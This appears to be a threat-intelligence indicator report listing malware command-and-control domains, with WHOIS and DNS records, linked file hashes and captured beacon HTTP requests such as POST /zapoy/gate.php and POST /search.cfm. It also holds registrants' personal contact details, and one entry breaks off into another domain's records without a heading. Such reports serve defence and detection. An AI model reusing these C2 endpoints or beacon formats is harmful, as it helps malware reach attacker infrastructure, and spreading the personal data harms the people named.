Registry Domain ID: 5318825\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.networksolutions.com  
Registrar URL: http://networksolutions.com  
Updated Date: 2016-06-04T07:10:34Z  
Creation Date: 1997-08-04T04:00:00Z  
Registrar Registration Expiration Date: 2021-08-03T04:00:00Z  
Registrar: NETWORK SOLUTIONS, LLC.  
Registrar IANA ID: 2  
Registrar Abuse Contact Email: abuse@web.com  
Registrar Abuse Contact Phone: +1.8003337680  
Reseller:  
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited  
Registry Registrant ID:  
Registrant Name: The Moneypaper Inc.  
Registrant Organization: The Moneypaper Inc.  
Registrant Street: 555 THEODORE FREMD AVE STE B103  
Registrant City: RYE  
Registrant State/Province: NY  
Registrant Postal Code: 10580-1456  
Registrant Country: US  
Registrant Phone: +1.9149250022  
Registrant Phone Ext:  
Registrant Fax: +1.9149219318  
Registrant Fax Ext:  
Registrant Email: vnelson@moneypaper.com  
Registry Admin ID:  
Admin Name: Nelson, Vita  
Admin Organization: Money Paper Inc  
Admin Street: 411 THEODORE FREMD AVE  
Admin City: RYE  
Admin State/Province: NY  
Admin Postal Code: 10580-1410



Admin Country: US  
Admin Phone: +1.9149250022  
Admin Phone Ext:  
Admin Fax: +1.9149215745  
Admin Fax Ext:  
Admin Email: vnelson@moneypaper.com  
Registry Tech ID:  
Tech Name: Nelson, Vita  
Tech Organization: Money Paper Inc  
Tech Street: 411 THEODORE FREMD AVE  
Tech City: RYE  
Tech State/Province: NY  
Tech Postal Code: 10580-1410  
Tech Country: US  
Tech Phone: +1.9149250022  
Tech Phone Ext:  
Tech Fax: +1.9149215745  
Tech Fax Ext:  
Tech Email: vnelson@moneypaper.com  
Name Server: NS1.LNHI.NET  
Name Server: NS2.LNHI.NET  
Name Server: NS3.LNHI.NET  
DNSSEC: Unsigned  
URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>  
>>> Last update of WHOIS database: 2017-01-16T12:56:12Z <<<

#### Network Whois record

Queried whois.arin.net with "n ! NET-204-12-12-32-1" ...  
NetRange: 204.12.12.32 - 204.12.12.63  
CIDR: 204.12.12.32/27  
NetName: THEMONEYPAPERINC  
NetHandle: NET-204-12-12-32-1  
Parent: HOSTMYSITE (NET-204-12-0-0-1)  
NetType: Reassigned  
OriginAS: AS20021  
Customer: THE MONEY PAPER INC. (C02687180)  
RegDate: 2011-02-03  
Updated: 2011-02-03  
Ref: <https://whois.arin.net/rest/net/NET-204-12-12-32-1>  
CustName: THE MONEY PAPER INC.  
Address: 555 THEODORE FREMD AVENUE SUITE B-103  
City: RYE  
StateProv: NY  
PostalCode: 10580  
Country: US  
RegDate: 2011-02-03  
Updated: 2011-03-19  
Ref: <https://whois.arin.net/rest/customer/C02687180>  
OrgNOCHandle: IPADM271-ARIN  
OrgNOCName: IP Admin  
OrgNOCPhone: +1-302-731-4948  
OrgNOCEmail: ipadmin@hostmysite.com  
OrgNOCRef: <https://whois.arin.net/rest/poc/IPADM271-ARIN>  
OrgTechHandle: IPADM271-ARIN  
OrgTechName: IP Admin  
OrgTechPhone: +1-302-731-4948  
OrgTechEmail: ipadmin@hostmysite.com  
OrgTechRef: <https://whois.arin.net/rest/poc/IPADM271-ARIN>  
OrgAbuseHandle: ABUSE1072-ARIN  
OrgAbuseName: Abuse  
OrgAbusePhone: +1-302-731-4948  
OrgAbuseEmail: abuse@hostmysite.com  
OrgAbuseRef: <https://whois.arin.net/rest/poc/ABUSE1072-ARIN>  
RNOCHandle: IPADM271-ARIN  
RNOCName: IP Admin  
RNOCPhone: +1-302-731-4948  
RNOCEmail: ipadmin@hostmysite.com  
RNOCRef: <https://whois.arin.net/rest/poc/IPADM271-ARIN>  
RTechHandle: IPADM271-ARIN  
RTechName: IP Admin  
RTechPhone: +1-302-731-4948  
RTechEmail: ipadmin@hostmysite.com

RTechRef: https://whois.arin.net/rest/poc/IPADM271-ARIN  
RAbuseHandle: IPADM271-ARIN  
RAbuseName: IP Admin  
RAbusePhone: +1-302-731-4948  
RAbuseEmail: ipadmin@hostmysite.com  
RAbuseRef: https://whois.arin.net/rest/poc/IPADM271-ARIN

DNS records  
DNS query for 40.12.12.204.in-addr.arpa returned an error from the server: NameError

name	class	type	data	time to live
private.directinvesting.com	IN	A	204.12.12.40	3600s (01:00:00)
directinvesting.com	IN	SOA		
server:		ns1.lnhi.net		
email:		administrator@lnhi.net		
serial:		24		
refresh:		10800		
retry:		3600		
expire:		604800		
minimum ttl:		3600		
		3600s		(01:00:00)
directinvesting.com	IN	NS	ns3.lnhi.net	3600s (01:00:00)
directinvesting.com	IN	NS	ns1.lnhi.net	3600s (01:00:00)
directinvesting.com	IN	NS	ns2.lnhi.net	3600s (01:00:00)
directinvesting.com	IN	A	204.12.12.41	3600s (01:00:00)
directinvesting.com	IN	MX		
preference:		10		
exchange:		mail.moneypaper.com		
		3600s		(01:00:00)

Relationships

(D) private.directinvesting.com	Characterized_By	(W) Address lookup
(D) private.directinvesting.com	Connected_From	(F) 55058d3427ce932d8efcbe54dccf97c9a8d1e85c767814e34f4b2b6a6b305641 (8f154)
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(I) 204.12.12.40

Description

Identified Command and Control Location.

cderlearn.com

HTTP Sessions

- POST /search.cfm HTTP/1.1  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)  
Host: www[.]cderlearn.com  
Content-Length: 38  
Connection: Keep-Alive  
Cache-Control: no-cache  
Pragma: no-cache  
  
rss=a5ce5fa&pg=f8&sa=8816db73d479e8e35
- POST /search.cfm HTTP/1.1  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)  
Host: www[.]cderlearn.com  
Content-Length: 46  
Cache-Control: no-cache  
  
id=3&source=a804b4b73d479eebea&rss=53d0&ei=d3c

## Whois

### Address lookup

canonical name cderlearn.com.  
aliases  
addresses 209.236.67.159

### Domain Whois record

Queried whois.internic.net with "dom cderlearn.com"...

Domain Name: CDERLEARN.COM  
Registrar: GODADDY.COM, LLC  
Sponsoring Registrar IANA ID: 146  
Whois Server: whois.godaddy.com  
Referral URL: http://www.godaddy.com  
Name Server: NS1.WESTSERVERS.NET  
Name Server: NS2.WESTSERVERS.NET  
Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited  
Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited  
Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited  
Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited  
Updated Date: 03-feb-2016  
Creation Date: 02-feb-2016  
Expiration Date: 02-feb-2018

>>> Last update of whois database: Mon, 16 Jan 2017 12:57:44 GMT <<<

Queried whois.godaddy.com with "cderlearn.com"...

Domain Name: cderlearn.com  
Registry Domain ID: 1999727892\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.godaddy.com  
Registrar URL: http://www.godaddy.com  
Update Date: 2016-02-02T20:49:41Z  
Creation Date: 2016-02-02T20:49:41Z  
Registrar Registration Expiration Date: 2018-02-02T20:49:41Z  
Registrar: GoDaddy.com, LLC  
Registrar IANA ID: 146  
Registrar Abuse Contact Email: abuse@godaddy.com  
Registrar Abuse Contact Phone: +1.4806242505  
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited  
Domain Status: clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibited  
Domain Status: clientRenewProhibited http://www.icann.org/epp#clientRenewProhibited  
Domain Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited  
Registry Registrant ID: Not Available From Registry  
Registrant Name: Craig Audley  
Registrant Organization:  
Registrant Street: 1 carpenters cottages  
Registrant City: holt  
Registrant State/Province: norfolk  
Registrant Postal Code: nr256sa  
Registrant Country: UK  
Registrant Phone: +44.1263710645  
Registrant Phone Ext:  
Registrant Fax:  
Registrant Fax Ext:  
Registrant Email: craigaudley@gmail.com  
Registry Admin ID: Not Available From Registry  
Admin Name: Craig Audley  
Admin Organization:  
Admin Street: 1 carpenters cottages  
Admin City: holt  
Admin State/Province: norfolk  
Admin Postal Code: nr256sa  
Admin Country: UK  
Admin Phone: +44.1263710645  
Admin Phone Ext:  
Admin Fax:  
Admin Fax Ext:  
Admin Email: craigaudley@gmail.com  
Registry Tech ID: Not Available From Registry  
Tech Name: Craig Audley  
Tech Organization:  
Tech Street: 1 carpenters cottages  
Tech City: holt

Tech State/Province: norfolk  
Tech Postal Code: nr256sa  
Tech Country: UK  
Tech Phone: +44.1263710645  
Tech Phone Ext:  
Tech Fax:  
Tech Fax Ext:  
Tech Email: craigaudley@gmail.com  
Name Server: NS1.WESTSERVERS.NET  
Name Server: NS2.WESTSERVERS.NET  
DNSSEC: unsigned  
URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>  
>>> Last update of WHOIS database: 2017-01-16T12:00:00Z <<<

#### Network Whois record

Queried secure.mpcustomer.com with "209.236.67.159"...

Queried whois.arin.net with "n 209.236.67.159"...

NetRange: 209.236.64.0 - 209.236.79.255  
CIDR: 209.236.64.0/20  
NetName: WH-NET-209-236-64-0-1  
NetHandle: NET-209-236-64-0-1  
Parent: NET209 (NET-209-0-0-0-0)  
NetType: Direct Allocation  
OriginAS: AS29854  
Organization: WestHost, Inc. (WESTHO)  
RegDate: 2010-02-25  
Updated: 2014-01-02  
Ref: <https://whois.arin.net/rest/net/NET-209-236-64-0-1>  
OrgName: WestHost, Inc.  
OrgId: WESTHO  
Address: 517 W 100 N STE 225  
City: Providence  
StateProv: UT  
PostalCode: 84332  
Country: US  
RegDate: 2000-03-13  
Updated: 2016-09-30  
Comment: Please report abuse issues to [abuse@uk2group.com](mailto:abuse@uk2group.com)  
Ref: <https://whois.arin.net/rest/org/WESTHO>  
ReferralServer: [rwhois://secure.mpcustomer.com:4321](http://rwhois://secure.mpcustomer.com:4321)  
OrgNOCHandle: NOC12189-ARIN  
OrgNOCName: NOC  
OrgNOCPhone: +1-435-755-3433  
OrgNOCEmail: [noc@uk2group.com](mailto:noc@uk2group.com)  
OrgNOCRef: <https://whois.arin.net/rest/poc/NOC12189-ARIN>  
OrgTechHandle: WESTH1-ARIN  
OrgTechName: WestHost Inc  
OrgTechPhone: +1-435-755-3433  
OrgTechEmail: [noc@uk2group.com](mailto:noc@uk2group.com)  
OrgTechRef: <https://whois.arin.net/rest/poc/WESTH1-ARIN>  
OrgAbuseHandle: WESTH2-ARIN  
OrgAbuseName: WestHost Abuse  
OrgAbusePhone: +1-435-755-3433  
OrgAbuseEmail: [abuse@uk2group.com](mailto:abuse@uk2group.com)  
OrgAbuseRef: <https://whois.arin.net/rest/poc/WESTH2-ARIN>  
RTechHandle: WESTH1-ARIN  
RTechName: WestHost Inc  
RTechPhone: +1-435-755-3433  
RTechEmail: [noc@uk2group.com](mailto:noc@uk2group.com)  
RTechRef: <https://whois.arin.net/rest/poc/WESTH1-ARIN>  
RNOCHandle: WESTH1-ARIN  
RNOCName: WestHost Inc  
RNOCPhone: +1-435-755-3433  
RNOCEmail: [noc@uk2group.com](mailto:noc@uk2group.com)  
RNOCRef: <https://whois.arin.net/rest/poc/WESTH1-ARIN>  
RAbuseHandle: WESTH2-ARIN  
RAbuseName: WestHost Abuse  
RAbusePhone: +1-435-755-3433  
RAbuseEmail: [abuse@uk2group.com](mailto:abuse@uk2group.com)  
RAbuseRef: <https://whois.arin.net/rest/poc/WESTH2-ARIN>

#### DNS records

name class type data time to live  
cderlearn.com IN MX  
preference: 0  
exchange: cderlearn.com  
14400s (04:00:00)  
cderlearn.com IN SOA  
server: ns1.westservers.net  
email: hostmaster@westservers.net  
serial: 2016020303  
refresh: 86400  
retry: 7200  
expire: 604800  
minimum ttl: 600  
86400s (1.00:00:00)  
cderlearn.com IN NS ns2.westservers.net 86400s (1.00:00:00)  
cderlearn.com IN NS ns1.westservers.net 86400s (1.00:00:00)  
cderlearn.com IN A 209.236.67.159 14400s (04:00:00)  
159.67.236.209.in-addr.arpa IN PTR dl-573-57.slc.westdc.net 86400s (1.00:00:00)  
67.236.209.in-addr.arpa IN SOA  
server: ns1.westdc.net  
email: hostmaster@westdc.net  
serial: 2010074157  
refresh: 28800  
retry: 7200  
expire: 604800  
minimum ttl: 600  
86400s (1.00:00:00)  
67.236.209.in-addr.arpa IN NS ns3.westdc.net 86400s (1.00:00:00)  
67.236.209.in-addr.arpa IN NS ns1.westdc.net 86400s (1.00:00:00)  
67.236.209.in-addr.arpa IN NS ns2.westdc.net 86400s (1.00:00:00)

Relationships

(D) cderlearn.com	Characterized_By	(W) Address lookup
(D) cderlearn.com	Connected_From	(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 (ae7e3)
(D) cderlearn.com	Related_To	(H) POST /search.cfm HTTP
(D) cderlearn.com	Related_To	(H) POST /search.cfm HTTP
(D) cderlearn.com	Related_To	(I) 209.236.67.159

Description

Identified Command and Control location.

wilcarobbe.com

Ports

- 80

HTTP Sessions

- POST /zapoy/gate.php HTTP/1.0  
Host: wilcarobbe.com  
Accept: \*/\*  
Accept-Encoding: identity, \*,q=0  
Accept-Language: en-US  
Content-Length: 196  
Content-Type: application/octet-stream  
Connection: close  
Content-Encoding: binary  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)  
  
...[xXP..YG.....4...d...S.qO.....4.....v..8 ..Y.u.  
X..3S\*3.S..%?.").....>...  
>V....H....;4.....OGf'L...fB.N#v[H.b\_{..w.....j5...

Whois

Address lookup

lookup failed wilcarobbe.com

A temporary error occurred during the lookup. Trying again may succeed.

#### Domain Whois record

Queried whois.internic.net with "dom wilcarobbe.com"...

Domain Name: WILCAROBBE.COM

Registrar: BIZCN.COM, INC.

Sponsoring Registrar IANA ID: 471

Whois Server: whois.bizcn.com

Referral URL: <http://www.bizcn.com>

Name Server: NS0.XTREMEWEB.DE

Name Server: NS3.XTREMEWEB.DE

Status: clientDeleteProhibited <https://icann.org/epp#clientDeleteProhibited>

Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>

Updated Date: 07-nov-2016

Creation Date: 11-apr-2016

Expiration Date: 11-apr-2017

>>> Last update of whois database: Mon, 16 Jan 2017 13:05:45 GMT <<<

Queried whois.bizcn.com with "wilcarobbe.com"...

Domain name: wilcarobbe.com

Registry Domain ID: 2020708223\_DOMAIN\_COM-VRSN

Registrar WHOIS Server: whois.bizcn.com

Registrar URL: <http://www.bizcn.com>

Updated Date: 2016-04-11T17:42:02Z

Creation Date: 2016-04-11T17:42:00Z

Registrar Registration Expiration Date: 2017-04-11T17:42:00Z

Registrar: Bizcn.com, Inc.

Registrar IANA ID: 471

Registrar Abuse Contact Email: [abuse@bizcn.com](mailto:abuse@bizcn.com)

Registrar Abuse Contact Phone: +86.5922577888

Reseller: Cnubin Technology HK Limited

Domain Status: clientDeleteProhibited (<http://www.icann.org/epp#clientDeleteProhibited>)

Domain Status: clientTransferProhibited (<http://www.icann.org/epp#clientTransferProhibited>)

Registry Registrant ID:

Registrant Name: Arsen Ramzanov

Registrant Organization: NA

Registrant Street: Zlatoustskaya str, 14 fl 2

Registrant City: Sadovoye

Registrant State/Province: Groznenskaya obl

Registrant Postal Code: 366041

Registrant Country: ru

Registrant Phone: +7.4959795033

Registrant Phone Ext:

Registrant Fax: +7.4959795033

Registrant Fax Ext:

Registrant Email: [arsen.ramzanov@yandex.ru](mailto:arsen.ramzanov@yandex.ru)

Registry Admin ID:

Admin Name: Arsen Ramzanov

Admin Organization: NA

Admin Street: Zlatoustskaya str, 14 fl 2

Admin City: Sadovoye

Admin State/Province: Groznenskaya obl

Admin Postal Code: 366041

Admin Country: ru

Admin Phone: +7.4959795033

Admin Phone Ext:

Admin Fax: +7.4959795033

Admin Fax Ext:

Admin Email: [arsen.ramzanov@yandex.ru](mailto:arsen.ramzanov@yandex.ru)

Registry Tech ID:

Tech Name: Arsen Ramzanov

Tech Organization: NA

Tech Street: Zlatoustskaya str, 14 fl 2

Tech City: Sadovoye

Tech State/Province: Groznenskaya obl

Tech Postal Code: 366041

Tech Country: ru

Tech Phone: +7.4959795033

Tech Phone Ext:

Tech Fax: +7.4959795033

Tech Fax Ext:

Tech Email: arsen.ramzanov@yandex.ru  
Name Server: ns0.xtremeweb.de  
Name Server: ns3.xtremeweb.de  
DNSSEC: unsignedDelegation  
URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>  
>>> Last update of WHOIS database: 2017-01-16T13:06:08Z

Network Whois record  
Don't have an IP address for which to get a record  
DNS records  
DNS query for wilcarobbe.com returned an error from the server: ServerFailure  
No records to display

#### Relationships

(D) wilcarobbe.com	Characterized_By	(W) Address lookup
(D) wilcarobbe.com	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) wilcarobbe.com	Related_To	(H) POST /zapoy/gate.php
(D) wilcarobbe.com	Related_To	(P) 80

#### Description

Identified Command and Control Location.

### one2shoppee.com

#### Ports

- 80

#### Whois

Address lookup  
canonical name one2shoppee.com.  
aliases  
addresses 2604:5800:0:23::8  
69.195.129.72

Domain Whois record  
Queried whois.internic.net with "dom one2shoppee.com"...

Domain Name:	ONE2SHOPPEE.COM
Registrar:	DYNADOT, LLC
Sponsoring Registrar IANA ID:	472
Whois Server:	whois.dynadot.com
Referral URL:	<a href="http://www[.]dynadot.com">http://www[.]dynadot.com</a>
Name Server:	NS1.DYNADOT.COM
Name Server:	NS2.DYNADOT.COM
Status:	clientTransferProhibited <a href="https://icann.org/epp#clientTransferProhibited">https://icann.org/epp#clientTransferProhibited</a>
Updated Date:	05-jan-2017
Creation Date:	05-jan-2017
Expiration Date:	05-jan-2018

>>> Last update of whois database: Mon, 16 Jan 2017 13:01:15 GMT <<<

Queried whois.dynadot.com with "one2shoppee.com"...

Domain Name:	ONE2SHOPPEE.COM
Registry Domain ID:	2087544116_DOMAIN_COM-VRSN
Registrar WHOIS Server:	whois.dynadot.com
Registrar URL:	<a href="http://www[.]dynadot.com">http://www[.]dynadot.com</a>
Updated Date:	2017-01-05T10:40:34.0Z
Creation Date:	2017-01-05T10:40:32.0Z
Registrar Registration Expiration Date:	2018-01-05T10:40:32.0Z
Registrar:	DYNADOT LLC
Registrar IANA ID:	472
Registrar Abuse Contact Email:	abuse@dynadot.com
Registrar Abuse Contact Phone:	+1.6502620100
Domain Status:	clientTransferProhibited
Registry Registrant ID:	
Registrant Name:	Authorized Representative
Registrant Organization:	Kleissner & Associates s.r.o.
Registrant Street:	Na strzi 1702/65
Registrant City:	Praha
Registrant Postal Code:	140 00

Registrant Country: CZ  
Registrant Phone: +420.00000000  
Registrant Email: domains@virustracker.info  
Registry Admin ID:  
Admin Name: Authorized Representative  
Admin Organization: Kleissner & Associates s.r.o.  
Admin Street: Na strzi 1702/65  
Admin City: Praha  
Admin Postal Code: 140 00  
Admin Country: CZ  
Admin Phone: +420.00000000  
Admin Email: domains@virustracker.info  
Registry Tech ID:  
Tech Name: Authorized Representative  
Tech Organization: Kleissner & Associates s.r.o.  
Tech Street: Na strzi 1702/65  
Tech City: Praha  
Tech Postal Code: 140 00  
Tech Country: CZ  
Tech Phone: +420.00000000  
Tech Email: domains@virustracker.info  
Name Server: ns1.dynadot.com  
Name Server: ns2.dynadot.com  
DNSSEC: unsigned  
URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>  
>>> Last update of WHOIS database: 2017-01-16 04:56:51 -0800 <<<

#### Network Whois record

Whois query for 69.195.129.72 failed: TimedOut  
Queried whois.arin.net with "n 69.195.129.72" ...  
NetRange: 69.195.128.0 - 69.195.159.255  
CIDR: 69.195.128.0/19  
NetName: JOESDC-01  
NetHandle: NET-69-195-128-0-1  
Parent: NET69 (NET-69-0-0-0-0)  
NetType: Direct Allocation  
OriginAS: AS19969  
Organization: Joe's Datacenter, LLC (JOESD)  
RegDate: 2010-07-09  
Updated: 2015-03-06  
Ref: <https://whois.arin.net/rest/net/NET-69-195-128-0-1>  
OrgName: Joe's Datacenter, LLC  
OrgId: JOESD  
Address: 1325 Tracy Ave  
City: Kansas City  
StateProv: MO  
PostalCode: 64106  
Country: US  
RegDate: 2009-08-21  
Updated: 2014-06-28  
Ref: <https://whois.arin.net/rest/org/JOESD>  
ReferralServer: [rwhois://support.joesdatacenter.com:4321](https://support.joesdatacenter.com:4321)  
OrgAbuseHandle: NAA25-ARIN  
OrgAbuseName: Network Abuse Administrator  
OrgAbusePhone: +1-816-726-7615  
OrgAbuseEmail: [security@joesdatacenter.com](mailto:security@joesdatacenter.com)  
OrgAbuseRef: <https://whois.arin.net/rest/poc/NAA25-ARIN>  
OrgTechHandle: JPM84-ARIN  
OrgTechName: Morgan, Joe Patrick  
OrgTechPhone: +1-816-726-7615  
OrgTechEmail: [joe@joesdatacenter.com](mailto:joe@joesdatacenter.com)  
OrgTechRef: <https://whois.arin.net/rest/poc/JPM84-ARIN>  
OrgNOCHandle: JPM84-ARIN  
OrgNOCName: Morgan, Joe Patrick  
OrgNOCPhone: +1-816-726-7615  
OrgNOCEmail: [joe@joesdatacenter.com](mailto:joe@joesdatacenter.com)  
OrgNOCRef: <https://whois.arin.net/rest/poc/JPM84-ARIN>  
RAbuseHandle: NAA25-ARIN  
RAbuseName: Network Abuse Administrator  
RAbusePhone: +1-816-726-7615  
RAbuseEmail: [security@joesdatacenter.com](mailto:security@joesdatacenter.com)  
RAbuseRef: <https://whois.arin.net/rest/poc/NAA25-ARIN>





>>> Last update of WHOIS database: 2017.01.16T13:04:09Z <<<

Network Whois record  
Don't have an IP address for which to get a record  
DNS records  
DNS query for ritsoperrol.ru returned an error from the server: ServerFailure  
No records to display

Relationships		
(D) ritsoperrol.ru	Characterized_By	(W) Address lookup
(D) ritsoperrol.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) ritsoperrol.ru	Related_To	(P) 80
(D) ritsoperrol.ru	Related_To	(H) POST /zapoy/gate.php

**Description**  
Identified Command and Control Location.

**littjohnwilhap.ru**

**Ports**  
• 80

**HTTP Sessions**

- POST /zapoy/gate.php HTTP/1.0  
Host: littjohnwilhap.ru  
Accept: \*/\*  
Accept-Encoding: identity, \*,q=0  
Accept-Language: en-US  
Content-Length: 196  
Content-Type: application/octet-stream  
Connection: close  
Content-Encoding: binary  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)  
  
...[xXP..YG.....4...d...S.qO.....4.....v..8 ..Y.u.  
X..3S\*3.S..%?.")......>...  
>V....H...;4.....OGf.'L...fB.N#.v[H.b\_{..w.....j5...

**Whois**  
Address lookup  
lookup failed littjohnwilhap.ru  
Could not find an IP address for this domain name.

Domain Whois record  
Queried whois.nic.ru with "littjohnwilhap.ru"...  
No entries found for the selected source(s).  
>>> Last update of WHOIS database: 2017.01.16T13:05:16Z <<<

Network Whois record  
Don't have an IP address for which to get a record  
DNS records  
DNS query for littjohnwilhap.ru returned an error from the server: NameError  
No records to display

Relationships		
(D) littjohnwilhap.ru	Characterized_By	(W) Address lookup
(D) littjohnwilhap.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) littjohnwilhap.ru	Related_To	(H) POST /zapoy/gate.php
(D) littjohnwilhap.ru	Related_To	(P) 80

**Description**

**insta.reduct.ru****Ports**

- 80

**Whois**

## Address lookup

canonical name    insta.reduct.ru.

aliases

addresses        146.185.161.126

## Domain Whois record

Queried whois.nic.ru with "reduct.ru"...

domain:        REDUCT.RU

nserver:      ns1.spaceweb.ru

nserver:      ns2.spaceweb.ru

state:        REGISTERED, DELEGATED

person:       Private person

admin-contact: https://www[.]nic.ru/cgi/whois\_webmail.cgi?domain=REDUCT.RU

registrar:    RU-CENTER-RU

created:      2009.03.13

paid-till:    2017.03.13

source:       RU-CENTER

&gt;&gt;&gt; Last update of WHOIS database: 2017.01.16T13:00:25Z &lt;&lt;&lt;

## Network Whois record

Queried whois.ripe.net with "-B 146.185.161.126"...

% Information related to '146.185.160.0 - 146.185.167.255'

% Abuse contact for '146.185.160.0 - 146.185.167.255' is 'abuse@digitalocean.com'

inetnum:      146.185.160.0 - 146.185.167.255

netname:      DIGITALOCEAN-AMS-3

descr:        Digital Ocean, Inc.

country:      NL

admin-c:      PT7353-RIPE

tech-c:       PT7353-RIPE

status:       ASSIGNED PA

mnt-by:       digitalocean

mnt-lower:    digitalocean

mnt-routes:   digitalocean

created:      2013-09-17T17:13:25Z

last-modified: 2015-11-20T14:45:22Z

source:       RIPE

person:       Network Operations

address:      101 Ave of the Americas, 10th Floor, New York, NY 10013

phone:        +13478756044

nic-hdl:      PT7353-RIPE

mnt-by:       digitalocean

created:      2015-03-11T16:37:07Z

last-modified: 2015-11-19T15:57:21Z

source:       RIPE

e-mail:       noc@digitalocean.com

org:           ORG-DOI2-RIPE

% This query was served by the RIPE Database Query Service version 1.88 (WAGYU)

## DNS records

DNS query for 126.161.185.146.in-addr.arpa returned an error from the server: NameError

name    class    type data time to live

insta.reduct.ru IN A    146.185.161.126    600s(00:10:00)

reduct.ru IN SOA

server:    ns1.spaceweb.ru

email:     dns1@sweb.ru

serial:    2010022878

refresh:   28800

retry:      7200

expire:     604800

minimum ttl: 600

600s(00:10:00)

reduct.ru IN A    77.222.42.238 600s(00:10:00)

reduct.ru IN NS   ns3.spaceweb.pro 600s(00:10:00)

reduct.ru IN NS   ns1.spaceweb.ru    600s(00:10:00)

reduct.ru IN NS ns2.spaceweb.ru 600s(00:10:00)  
reduct.ru IN NS ns4.spaceweb.pro 600s(00:10:00)  
reduct.ru IN MX  
preference: 10  
exchange: mx1.spaceweb.ru  
600s(00:10:00)  
reduct.ru IN MX  
preference: 20  
exchange: mx2.spaceweb.ru  
600s(00:10:00)

Relationships

(D) insta.reduct.ru	Characterized_By	(W) Address lookup
(D) insta.reduct.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) insta.reduct.ru	Related_To	(P) 80
(D) insta.reduct.ru	Related_To	(I) 146.185.161.126

Description

Identified Command and Control Location.

editprod.waterfilter.in.ua

Ports

- 80

Whois

Address lookup  
canonical name editprod.waterfilter.in.ua.  
aliases  
addresses 176.114.0.120

Domain Whois record  
Queried whois.ua with "waterfilter.in.ua" ...  
% request from 209.200.70.26  
% This is the Ukrainian Whois query server #1.  
% The Whois is subject to Terms of use  
% See https[:]//hostmaster.ua/services/  
%  
% The object shown below is NOT in the UANIC database.  
% It has been obtained by querying a remote server:  
% (whois.in.ua) at port 43.  
%  
% REDIRECT BEGIN  
% In.UA whois server. (whois.in.ua)  
% All questions regarding this service please send to help@whois.in.ua  
% To search for domains and In.UA maintainers using the web, visit http[:]//whois.in.ua  
domain: waterfilter.in.ua  
descr: waterfilter.in.ua  
admin-c: THST-UANIC  
tech-c: THST-UANIC  
status: OK-UNTIL 20170310000000  
nserver: ns1.thehost.com.ua  
nserver: ns2.thehost.com.ua  
nserver: ns3.thehost.com.ua  
mnt-by: THEHOST-MNT-INUA  
mnt-lower: THEHOST-MNT-INUA  
changed: hostmaster@thehost.com.ua 20160224094245  
source: INUA  
% REDIRECT END

Network Whois record  
Queried whois.ripe.net with "-B 176.114.0.120" ...  
% Information related to '176.114.0.0 - 176.114.15.255'  
% Abuse contact for '176.114.0.0 - 176.114.15.255' is 'abuse@thehost.ua'  
inetnum: 176.114.0.0 - 176.114.15.255  
netname: THEHOST-NETWORK-3  
country: UA  
org: ORG-FSOV1-RIPE

admin-c: SA7501-RIPE  
 tech-c: SA7501-RIPE  
 status: ASSIGNED PI  
 mnt-by: RIPE-NCC-END-MNT  
 mnt-by: THEHOST-MNT  
 mnt-routes: THEHOST-MNT  
 mnt-domains: THEHOST-MNT  
 created: 2012-04-10T13:34:51Z  
 last-modified: 2016-04-14T10:45:42Z  
 source: RIPE  
 sponsoring-org: ORG-NL64-RIPE  
 organisation: ORG-FSOV1-RIPE  
 org-name: FOP Sedinkin Olexandr Valeriyovuch  
 org-type: other  
 address: 08154, Ukraine, Boyarka, Belogorodskaya str., 11a  
 e-mail: info@thehost.ua  
 abuse-c: AR19055-RIPE  
 abuse-mailbox: abuse@thehost.ua  
 remarks: -----  
 remarks: Hosting Provider TheHost  
 remarks: -----  
 remarks: For abuse/spam issues contact abuse@thehost.ua  
 remarks: For general/sales questions contact info@thehost.ua  
 remarks: For technical support contact support@thehost.ua  
 remarks: -----  
 phone: +380 44 222-9-888  
 phone: +7 499 403-36-28  
 fax-no: +380 44 222-9-888 ext. 4  
 admin-c: SA7501-RIPE  
 mnt-ref: THEHOST-MNT  
 mnt-by: THEHOST-MNT  
 created: 2011-03-01T10:48:14Z  
 last-modified: 2015-11-29T21:16:15Z  
 source: RIPE  
 person: Sedinkin Alexander  
 address: Ukraine, Boyarka, Belogorodskaya str., 11a  
 phone: +380 44 222-9-888 ext. 213  
 address: UKRAINE  
